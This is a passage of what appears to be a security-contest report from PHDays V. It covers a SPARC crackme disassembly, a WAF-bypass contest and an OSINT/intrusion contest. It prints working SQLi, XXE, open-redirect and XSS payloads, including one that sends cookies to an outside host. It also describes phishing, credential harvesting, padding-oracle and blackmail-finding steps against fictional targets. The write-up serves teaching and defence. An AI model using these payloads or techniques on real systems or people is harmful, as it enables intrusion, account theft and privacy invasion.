ROM:00010268                 ld     [%fp+ctx], %g1
ROM:0001026C                 clr    [%g1+4]
ROM:00010270                 ld     [%fp+ctx], %g1
ROM:00010274                 ld     [%g1+4], %g2
ROM:00010278                 ld     [%fp+ctx], %g1
ROM:0001027C                 st     %g2, [%g1]
ROM:00010280                 ld     [%fp+ctx], %g1
ROM:00010284                 set    0x67452301, %g2
ROM:0001028C                 st     %g2, [%g1+8]
ROM:00010290                 ld     [%fp+ctx], %g1
ROM:00010294                 set    0xEFCDAB89, %g2
ROM:0001029C                 st     %g2, [%g1+0xC]
ROM:000102A0                 ld     [%fp+ctx], %g1
ROM:000102A4                 set    0x98BADCFE, %g2
ROM:000102AC                 st     %g2, [%g1+0x10]
ROM:000102B0                 ld     [%fp+ctx], %g1
ROM:000102B4                 set    0x10325476, %g2
ROM:000102BC                 st     %g2, [%g1+0x14]
ROM:000102C0                 restore
ROM:000102C4                 retl
ROM:000102C8                 nop
ROM:000102C8 ! End of function MD5_Init
```

Next to the call to MD5_Init, it is easy to detect the function MD5_Update () and MD5_Final (), preceded by the call to the library strlen ().

```
ROM:00012604            add     %fp, MD5_CTX, %g1
ROM:00012608            mov     %g1, %o0
ROM:0001260C            call    MD5_Init
ROM:00012610            nop
ROM:00012614            add     %fp, email, %g1
ROM:00012618            mov     %g1, %o0
ROM:0001261C            call    strlen
ROM:00012620            nop
ROM:00012624            mov     %o0, %g3
ROM:00012628            add     %fp, MD5_CTX, %g2
ROM:0001262C            add     %fp, email, %g1
ROM:00012630            mov     %g2, %o0
ROM:00012634            mov     %g1, %o1
ROM:00012638            mov     %g3, %o2
ROM:0001263C            call    MD5_Update
ROM:00012640            nop
ROM:00012644            add     %fp, MD5_CTX, %g1
ROM:00012648            mov     %g1, %o0
ROM:0001264C            call    MD5_Final
```

There are now very few unknown functions left in the start() function.

```
ROM:0001263C            call    MD5_Update
ROM:00012640            nop
ROM:00012644            add     %fp, MD5_CTX, %g1
ROM:00012648            mov     %g1, %o0
ROM:0001264C            call    MD5_Final
ROM:00012650            nop
ROM:00012654            ldd     [%fp+var_220], %g2
ROM:00012658            std     %g2, [%fp+var_288]
ROM:0001265C            ldd     [%fp+var_218], %g2
ROM:00012660            std     %g2, [%fp+var_280]
ROM:00012664            add     %fp, code, %g1
ROM:00012668            mov     %g1, %o0
ROM:0001266C            mov     0x10, %o1
ROM:00012670            call    sub_12480
ROM:00012674            nop
ROM:00012678            add     %fp, code, %g2
ROM:0001267C            add     %fp, var_298, %g1
ROM:00012680            mov     %g2, %o0
ROM:00012684            mov     %g1, %o1
ROM:00012688            call    sub_12394
ROM:0001268C            nop
ROM:00012690            add     %fp, var_298, %g2
ROM:00012694            add     %fp, var_288, %g1
ROM:00012698            mov     %g2, %o0
ROM:0001269C            mov     %g1, %o1
ROM:000126A0            mov     0x10, %o2
ROM:000126A4            call    sub_24040
ROM:000126A8            nop
ROM:000126AC            mov     %o0, %g1
ROM:000126B0            cmp     %g1, 0
ROM:000126B4            bne     loc_126D4
ROM:000126B8            nop
ROM:000126BC            set     aGratz, %o0     ! "Gratz!"
ROM:000126C4            call    puts
ROM:000126C8            nop
ROM:000126CC            ba      loc_126E4
ROM:000126D0            nop
ROM:000126D4 ! ---------------------------------------------------------------------------
ROM:000126D4
ROM:000126D4 loc_126D4:                         ! CODE XREF: start+174↑j
ROM:000126D4            set     aSorryMayBeNext, %o0 ! "Sorry may be next time..."
ROM:000126DC            call    puts
```

The sub_12480 function reverses the byte array of the specified length. It is in fact memrev, which receives a code array input of 16 bytes.

The sub_24040 function checks whether the code is correct. The arguments transfer the calculated value of MD5(email), the array filled in function sub_12394, and the number 16, so it could be a call to memcmp!

The most important activity occurs in sub_12394. There are almost no hints there, but the algorithm is described by one phrase — the multiplication of binary matrix of the 128 by the binary vector of 128. The matrix is stored in the firmware at 0x240B8.

Thus, the code is correct if MD5(email) == matrix_mul_vector (matrix, code).

CALCULATING THE KEY

To find the correct value of the code, contestants needed to solve a system of binary equations described by the matrix, where the right-hand side of the equations are the relevant bits of the MD5(email). If you do not want to calculate this using linear algebra, this is easily solved by Gaussian elimination.

If the right-hand side of the key is known (32 hexadecimal characters), we can try to guess the first seven characters so that the CRC32 calculation result is equal to the value found for the key BTEA. There are about 1024 values, and they can be quickly obtained by brute-force, or by converting CRC32 and checking valid characters.

Now you need to put everything together and get the key that will pass all the checks and will be recognized as valid by our verifier.

We were initially concerned that no one would be able to complete this task from the beginning to the end, but these fears proved groundless, as Victor Alyushin was successful. This is the second time Victor Alyushin has won the contest, as he was the winner in 2013 as well.


TRAINING PRACTICAL SECURITY

In 2015, Positive Technologies celebrated the three-year anniversary of the Positive Education program, which allows the company to assist universities in Russia in training of qualified information security specialists. More than 60 leading Russian universities participate in the program: MEPhI, MSU, BMSTU, MAI, UNECON, FEFU, OmSTU, and NSU are among them. The idea is to distribute the company's security software and technical materials for free among the universities participating in the program. One of the distributed software is PT Application Firewall. It allows professors to lecture on web application security and helps students master their skills in application security via training websites. XSpider and MaxPatrol give students the opportunity to learn how to perform penetration tests and detect vulnerabilities. Additionally, top students are invited to intern with the company, and this can allow them to become a member of the expert team of Positive Technologies.

WAF BYPASS
AT POSITIVE HACK DAYS V

The PHDays V forum on information security hosted a WAF Bypass competition for the second time. The contest's participants tried to bypass the protection of PT Application Firewall. For this contest, the organizers developed the site Choo Roads, which contained common vulnerabilities, such as Cross-Site Scripting, SQL Injection, XML External Entities Injection, and Open Redirect. Upon exploiting one of the vulnerabilities, a participant obtained a flag in the MD5 format and gained points. MD5 flags could be found in the file system, database, and cookie parameters and detected by a special bot that was developed by using Selenium.

Though the contest WAF configuration allowed bypassing, uncommon solutions were also found. This was actually the goal of the contest: participants had the opportunity to test their skills in bypassing protection mechanisms, while organizers can improve their product in reaction to the results. Let's have a look at those vulnerabilities and bypass techniques.



WARMUP

The vulnerability was in the script that tracked user activity on the site.

```
POST /online.php HTTP/1.1
Host: choo-choo.phdays.com
Connection: keep-alive
Content-Length: 24
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/31.0.1650.48 Safari/537.36

{"timestamp":1432906707}
```

Timestamp field values from the JSON data in the POST request were not validated before using them in the SQL request:

```
<br />
<b>Warning</b>: pg_query(): Query failed: ERROR: invalid input
syntax for integer: "1432906707' "
LINE 1: UPDATE activity SET timestamp = '1432906707'' ' WHERE id=1
^ in <b>/var/www/php/online.php</b
> on line <b>8</b><br />
{"ok":false}
```

To bypass the check, contestants could substitute Content-Type with text/xml, and as a result the POST data were not processed as JSON (the check was disabled).

```
<br />
<b>Warning</b>: pg_query(): Query failed: ERROR: invalid input
syntax for integer: "d2a5400fc306d25b6886612cd203a77e | 26.05
15:30 - Industry monopolist Choo Choo Roads wins a government
contract for railroad construction" in <b>/var/www/php/online.
php</b> on line <b>8</b><br />
{"ok":false}
```

XSD VALIDATION

The site had a form for searching tickets by forming XML and sending the request to the back end.

```
POST /tickets.php HTTP/1.1
Host: choo-choo.phdays.com
Connection: keep-alive
Content-Length: 220
Content-Type: text/xml

<search id="RAILWAYS14329105659180.522099320078" xmlns:xsi="http://
www.w3.org/2001/XMLSchema-instance" xsi:schemalocation="tickets.
xsd">
   <from>Moscow</from>
   <to>Saint-Petersbourg</to>
   <date>30/05/2015</date>
</search>
```

XSD was used for the XML request.

```
<?xml version="1.0" encoding="UTF-8" ?>
   <xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
      <xs:element name="search">
         <xs:complexType>
            <xs:sequence>
               <xs:element name="from" type="xs:string"/>
               <xs:element name="to" type="xs:string"/>
               <xs:element name="date" type="xs:string"/>
            </xs:sequence>
            <xs:attribute name="id" use="required">
                 <xs:simpleType>
                 <xs:restriction base="xs:string">
                    <xs:length value="35"/>
                 </xs:restriction>
               </xs:simpleType>
            </xs:attribute>
         </xs:complexType>
      </xs:element>
   </xs:schema>
```

According to the schema, the id attribute should contain 35 characters. The attribute value was added into the SQL request without validation, and bypassing required a vector that meets XSD requirements.

```
<search id="');select box(flag) from flag--____">

<search id="');select flag::int from flag -- ">
```

OPEN REDIRECT

The vulnerability was in the "to" parameter of the script redirect.php. The flag was sent to fragment portions of URL where the redirection was executed, i.e. it wasn't sent to the server end. To get the flag, contestants had to send the bot to another site with a page that could retrieve the value from location.hash and send it to the logger.

Bypassing options:

```
http://choo-choo.phdays.com/redirect.php?to=phdays.com:asd@host.com
http://choo-choo.phdays.com/redirect.php?to=http://ahack.ru%23.phdays.com/
http://choo-choo.phdays.com/redirect.php?to=http%3a//www.samincube.com%3f\..\\www.phdays.com
```

XML EXTERNAL ENTITIES INJECTION

The script that handled XML data was vulnerable to XXE. Bypassing required using of the external entity in the parameter entity:

```
<!DOCTYPE search [
<!ENTITY % asd "<!ENTITY % asd1 SYSTEM 'flag'>">
%asd;
%asd1;
]>
```

It was also possible to bypass it with UTF-16.

```
<?xml version="1.0" encoding="UTF-16"?>
```

CROSS-SITE SCRIPTING

The vulnerability was in the site's search page. To obtain the flag, contestants could send the bot's cookies to the site. Bypassing required using non-standard tag attributes that are processed by bootstrap-validator allowing executing the JavaScript code:

```
http://choo-choo.phdays.com/index.php?search=<form+data-toggle="validator"><div+data-match="<img+src%3Dhttp://test.com+onerror%3Dthis.src%2B%3Ddocument.cookie/>"></div></form>
```

Or:


```
http://choo-choo.phdays.com/index.php?search=<%<script src='//ahack.ru/test.js'></script>

http://choo-choo.phdays.com/index.php?search=<%00<script src='//artsploit.com/xss'></script>
```

RESULTS

The winner of the contest was bushwhackers: Georgy Noseevich, Andrey Petukhov, and Alexander Razdobarov. The team solved all the tasks during the first day, and they won the 2014 competition as well. Mikhail Stepankin (ArtSploit) took second place, Eldar Zaitov placed third.

During the contest, 271,390 requests were blocked (twice as many as in the 2014 contest, and 302 contestants registered, in contrast to 101 the year before). Only 18 participants managed to capture at least one flag.

	Player	Tasks	Score	Last Flag
#1	★ bushwhackers	xsd open redirect warmup xxe xss	1600	26-05-2015 17:12
#2	ArtSploit	open redirect xxe xsd warmup xss	1600	27-05-2015 06:54
#3	cococo	xss warmup xxe xsd open redirect	1600	27-05-2015 14:33
#4	beched	open redirect warmup xsd xxe xss	1600	27-05-2015 15:15
#5	qawsedrf	xss open redirect xxe xsd	1500	27-05-2015 17:35
#6	1101	warmup open redirect xxe xsd	1300	27-05-2015 11:11
#7	lucky	xsd xxe open redirect	1200	27-05-2015 13:21
#8	bay	open redirect xsd	700	27-05-2015 12:17
#9	mx kv	open redirect warmup	600	27-05-2015 12:12
#10	BeLove	open redirect warmup	600	27-05-2015 13:44



COMPETITIVE INTELLIGENCE CONTEST AT PHDAYS V

At PhDays V in 2015, a range of competitors participated in the Competitive Intelligence challenge, so we adjusted the difficulty level for individuals and CTF teams. Additionally, an individual could only participate as an individual or as a member of a team, not both.

The competition took place in a fictional country — the United States of the Soviet Union (USSU). The Competitive Intelligence participants had to look for information about company employees with USSU citizenship. Meantime, the players were free to answer five various questions regarding five different organizations. Within one block, they could open new questions after answering the previous ones. One team even managed to find the right answer using a brute-force method, but failed to advance after that, as they still did not have enough information.


Below are the competition questions:

1. **Find out the dinner location and personal data about the Chairman of Bank of Snatch (snatch-bank.phdays.com).**

Contestants had to find all the data available about the Chairman of Bank of Snatch.


1.1. Get his email address.

Players were initially asked to get the email address of the Chairman, easy to locate in Google, and additionally Google cashed several pages of snatch-bank.phdays.com, including the one with financial documentation.



The documentation metatags distinctly showed that the user Aldora Jacinta Artino had the email a_j.artino.bank@ussu-gov.org. So the Chairman, who used the name Zenon Pavlos Economides professionally, should have had the following email: z_p.economides.bank@ussu-gov.org.


Correct answers: 47.



1.2. What is his domain account (format: user:password)?

Contestants were then asked to find his domain account — name and password. For the returning players the task was quite easy, as they sent an email to the previously acquired address, with a subject line that he was likely to open, creating some likelihood that he would click on the link they wanted.

Note: Chairman's browser blocked non-standard ports for web traffic like 1337. So just stick to 80 or 8080.





```
GET /aaaaaaaa HTTP/1.1
Host: 178.208.129.93:8085
Accept: */*
Referer:
https://email.service.intranet/?permanentAuth=07731b058063ad08
18da2d5f3fa2bbd1&account=zenontrapeza
User-Agent: iOS-UA v1.071
```

After capturing the query, contestants could see that the email server included the Referer header in the message. This header could be used to retrieve the account name and password: zenontrapeza: zenon123.

Correct answers: 17.

1.3. Locate the dinner.

The contestants were then asked to identify the dinner location of the Chairman. As the contestants had this alias — zenontrapeza, they were able to use Google to locate his Facebook account, and learn that he recorded his fitness activities using a tracker.




This did allow some contestants to perform some unsophisticated manipulations with the URL and ID and gain access to the Pavlos track file:

+ *sport.phdays.com/account/1045*
+ *sport.phdays.com/achive/1045*
+ *sport.phdays.com/img/1045*
+ *http://sport.phdays.com/img/1* —which returned an error you could use to find the final URL: *sport.phdays.com/kmls/track.kml?id=1045*

Eventually this method generated the track needed, but there were no GPS coordinates, just the mobile operator's base station ID. However, some contestants used the site opencellid.org to find the base station, as this site has coordinates of cell base stations around the world.

Having obtained the coordinates, contestants simply needed to define the approximate time the Chairman would be eating and find the restaurant's name via the good opencellid — Boston Seafood&Bar.

Correct answers: 12.



2. Get intelligence on the MiTM Mobile (mitm-mobile.phdays.com) marketing director.

Contestants were required to collect information about the marketing director of MiTM Mobile.

2.1. We have network capture from the director's laptop (https://mega.co.nz/#!34IEGYZa!Xowwo-UFTWMIfqf-miSPQXMWY0F7mySb-WtIxB3SVXWQ). Can you find out where he received medical treatment?


Contestants were asked to locate where the director received medical help. The traffic dump allowed contestants to find the domain login name of one of the Positive Technologies employees and the query to the USSU search engine. As indicated by the banner and the Cookies parameters at http://ussu.phdays.com/search.php, the search engine used the utmz tokens, just like Google. Contestants then inserted this data into the query to search.php, and the context ad for a hospital popped up. They then looked for a matching image, disregarding all the rest, or — just performed a search with the contacts from the picture, and located the treatment facility Rayville Recovery.

Correct answers: 13.

2.2. Gaining access to his email account l_u.imbesi@ussu-gov.org


Contestants now knew the director's email account, but needed his email password. Many then used the Robots.txt files, as they can contain many vulnerable scripts, and found a link to a bugged script for password recovery from the restore.php email. They were able to call a password reset in the debug mode — debug=On — and learnt that emails were sent via port 25 of the server. The server name could be found directly in the Host header.

They then used netcat on port 25 and sent a query with the Host header containing the IP address and domain name, and port 25 received an email with the current password (AQwr34%!9R^).




Bonus: some contestants were also able to search the email box and find some insider information in draft emails indicating that the price MiTM Mobile would charge per text message would get cheaper at 10:30 a.m., which means that around this time the MiTM Mobile stocks would most likely go up.

Correct answers: 4.



2.3. Find something that could be used for blackmail.

No competitors were able to complete this task. We suggested that they begin with his Google account, as his search history was quite interesting, while his email was not.



The search results indicated that he was searching for cocaine treatment, and this could be used for blackmail.

2.4. Locate and identify the individual who is trying to put the director in jail.

None of the contestants was able to answer this question. In the previous task, players could see that the director was regularly attempting to find annual reports of the company Whoever, which was located in the whoever.phdays.com domain, and from here, they should have been able to determine who the person was:

1. Get api.php from robots.txt.
2. Fuzz api.php and use popping errors to guess the parameters. Find XXE and get source code with it.
3. Assess results that indicate the unserialize function in api.php, which gives INSERT SQL-inj.
4. After successful table insertion, call unserialize in index.php (database data goes to unserialize) and, finally, get RCE.
5. Go to /home to find the email of the person who owns Whoever, which is — *wh0wh0wh0ever@gmail.com*.

3. Find information about the administration of the President (ussu.phdays.com).


Contestants were asked to find information on administration of the President.

3.1. Crawl all administration emails in order from a to z (format: ,,, ...).


The first task was quite simple: participants needed to find out all email addresses of the Administration. At first, they navigated to ussu.phdays.com/contacts.php.

They found that there was the alias administration@ussu-gov.org for general requests.

In addition, the state department has an extra MX server.



The system was not very secure, so it was just a few queries to obtain the emails of the administration group:




19 participants gave the correct answer: a_o.bozhidara@ussu-gov.org, d_b.bertil@ussu-gov.org, j_l.andrus@ussu-gov.org, j_t.zlata@ussu-gov.org.


3.2. Get all passwords, emails in order from a to z (format: :;:;:, ...).

This challenge was more sophisticated, as it was not accessible via Google. Sitemap.xml indicates the file http://ussu.phdays.com/_logs/access.log, and the below queries are key:

```
GET /auth.php?action=getToken&id=26080&email=%61%5f%6f%2e%62%6f%7a%68%69%64%61%72%61%40%75%73%73%75%2d%67%6f%76%2e%6f%72%67

GET /auth.php?action=checkToken&token=EShDVGIWwZSjS5I5BQbpDyWRNoFUzBOWNygG8j%2FYpbpZl7sGymRScloK%2Fddq9a6%2FAaSTXZedUHTkhONlvfd2kvB63E%2B6iqSjecSaQMRyQw1vzs5otj3%2BmP%2Fp%2BS1Xil%2BVqn7GZJPLgsgcXy4cLtcCsw%3D%3D
```


It appears that an administrator gets a token and then validates it to log on, but in investigating the validation process, contestants discovered that the good Padding Oracle attack allows the token to be deciphered with a modest number of queries.





After only 256 queries, contestants were able to confirm with 99% certainty that the algorithm implementation could be attacked, after 10,000 queries —the token went down completely.


After deciphering one password, contestants were able to sort IDs consequently and get all four tokens for all users and having signed into one of the email accounts via Google, to find another piece of insider information on price fluctuations of the company stocks.




Six participants managed to find the correct answer: a_o.bozhidara@ussu-gov.org:zhi37@1!, d_b.bertil@ussu-gov.org:bertiB3rt!, j_l.andrus@ussu-gov.org:Andrus331, j_t.zlata@ussu-gov.org:aata4444.

3.3. Hack into Mac OSX of Administration secretary and determine the number of a document printed for the president on 05/14/2015.

Hacking the secretary's Mac OS was simple, especially in this case as the secretary left clues in the email signature, liked to store important archives in repositories, and reused the same password.



Contestants were able to use Chainbreaker for Win32 and decipher the keychain from the repository with the help of the email password. The document number was #125_42-19.501.




They were able to learn that "Promising quarterly reports for Choo Choo Roads (CHOO), Hacknetcom (HCKNT), and MiTM Mobile (MITM)" would be published on May 27 at 11 a.m.

Correct answers:3.

3.4. Determine the project name, mentioned in the discovered documents.

After accessing administration resources via login as d_b.bertil@ussu-gov.org, contestants would have found an address with anonymous access via FTP in Google Cloud Printers. Among hundreds of documents, they would have discovered one discussing the Omnieye project.


It contained information about future stock values and "Black Thursday".



Correct answers: 0.

